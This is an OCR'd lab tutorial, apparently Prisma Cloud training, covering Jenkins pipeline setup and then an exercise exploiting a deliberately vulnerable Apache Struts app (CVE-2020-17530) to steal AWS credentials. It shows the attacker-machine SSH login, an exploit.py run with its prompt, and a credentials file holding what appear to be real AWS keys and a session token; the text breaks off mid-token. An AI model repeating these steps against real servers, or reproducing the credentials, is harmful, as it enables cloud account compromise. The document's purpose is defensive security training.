
11. Add Prisma access key as PRISMA_ACCESS_KEY

Provide ID as PRISMA_ACCESS_KEY and input your Prisma access key




you can generate the Prisma access key and token from **Settings > Access Control > Access Keys > Generate**






Setup Jenkins Job


1. Create a new pipeline job and enter the name of the job




Go to your GitHub and copy the clone ssh link.





Select SCM as Git and provide the repository URL as your Git SSH link and select credentials as ssh.




Save the pipeline job and run the Build








Once the pipeline start opens the "Open Blue Ocean" view and checks all pipeline should run successfully.



We are going to learn this lab in the different parts where we will explore what happens if we do not implement security in every stage of the pipeline and explore multiple Prisma Cloud capabilities in different stages.

Deploy Application from Code to Cloud without any security checks




The picture shows how the application development pipeline stages work from code to deployment to running in a cloud environment. This is the typical life cycle of application development where developers write the application and infrastructure codes in IDE and build the code by running into the CI/CD platform. Once the code is built successfully it's deployed on

centralized packaged or registry software for versioning purposes. Finally, it's run into the cloud as an application either in any managed or hosted instances.

Running applications in Cloud without any Security Enforcement

We can explore what are the issues in the cloud without running any security checks by exploiting vulnerable applications in running a lab.




Lab Exercise 1: Exploiting Apache Struts Java vulnerable Application

Once the application is deployed on the server using the above pipeline we set up you can get the application server IP.

```
(and 8 more similar warnings elsewhere)

Apply complete! Resources: 26 added, 0 changed, 0 destroyed.

Outputs:

code2cloud-ec2 = "54.1[redacted].34"
code2cloud-ecr = "8[redacted]ode2cloud-ecr"
jenkins-server = "5[redacted]"
sandbox-server = "54.[redacted]247"
```

Access the IP with port 8080 and you can notice that the application is up and running.



We are using a sample java application using struts 2.5.25 which is vulnerable to remote code execution (CVE-2020-17530). for more details, please go through the below links:

https://github.com/ka1n4t/CVE-2020-17530

https://nvd.nist.gov/vuln/detail/CVE-2020-17530

We are going to exploit the application vulnerability and get the cloud access and token from the server.

1. Login into the attacker machine

ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@<attacker machine IP>


```
~/w/vulnerable-by-design-cloud-/c/aws ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@54.237.245.73
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.15.0-1015-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Sep 12 11:50:19 UTC 2022

  System load:  0.0               Processes:               107
  Usage of /:   9.8% of 57.97GB   Users logged in:         1
  Memory usage: 34%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for eth0:    10.10.10.61

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

0 updates can be applied immediately.

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

2. Type the command **python3 exploit.py** and provide your application server private IP address from the output you copied.

```
ubuntu@ip-10-10-10-61: ~ (ssh)
ubuntu@ip-10-10-10-61:~$ python3 exploit.py
Please enter server IP Address: 10.10.10.103
------------------------------------------------
```


3. Copy the output of AWS credentials gets through exploiting the application.

you can also exploit manually through any proxy tool such as burp



4. Setup AWS access key and token in the system using AWS CLI and type your access key and token

aws configure



5. Edit the AWS credentials file and input the access key, token, and session

vi ~/.aws/credentials

```
[code2cloud]
aws_access_key_id =  ASIA5BOOQVYIYY567KGZ
aws_secret_access_key =  fKvkrPIJajaedjnfqYtCfw4st8ZH4gKwT9RZI1vQ
aws_session_token =  IQoJb3JpZ2luX2VjEPT/////////wEaCXVzLWVhc3QtMSJHMEUCIHAiBxMdMiVbtKbReWQmf5gSGLlC8mAnFwOavO7LfyncAiEA9fbhSGbNPi4IqEKC0xPs
g+9RolEOvWtKBMUYFVcm2tIq1QQIjf/////////ARACGgw4OTY0NzA2NTg1NzciDIObXna6H+E1ZA+xHSqpBFze6ZmgYm68/3tVewJNf0FdG3ZcAj1ENpErMLPMsNDIsrgfPydzbyfJO
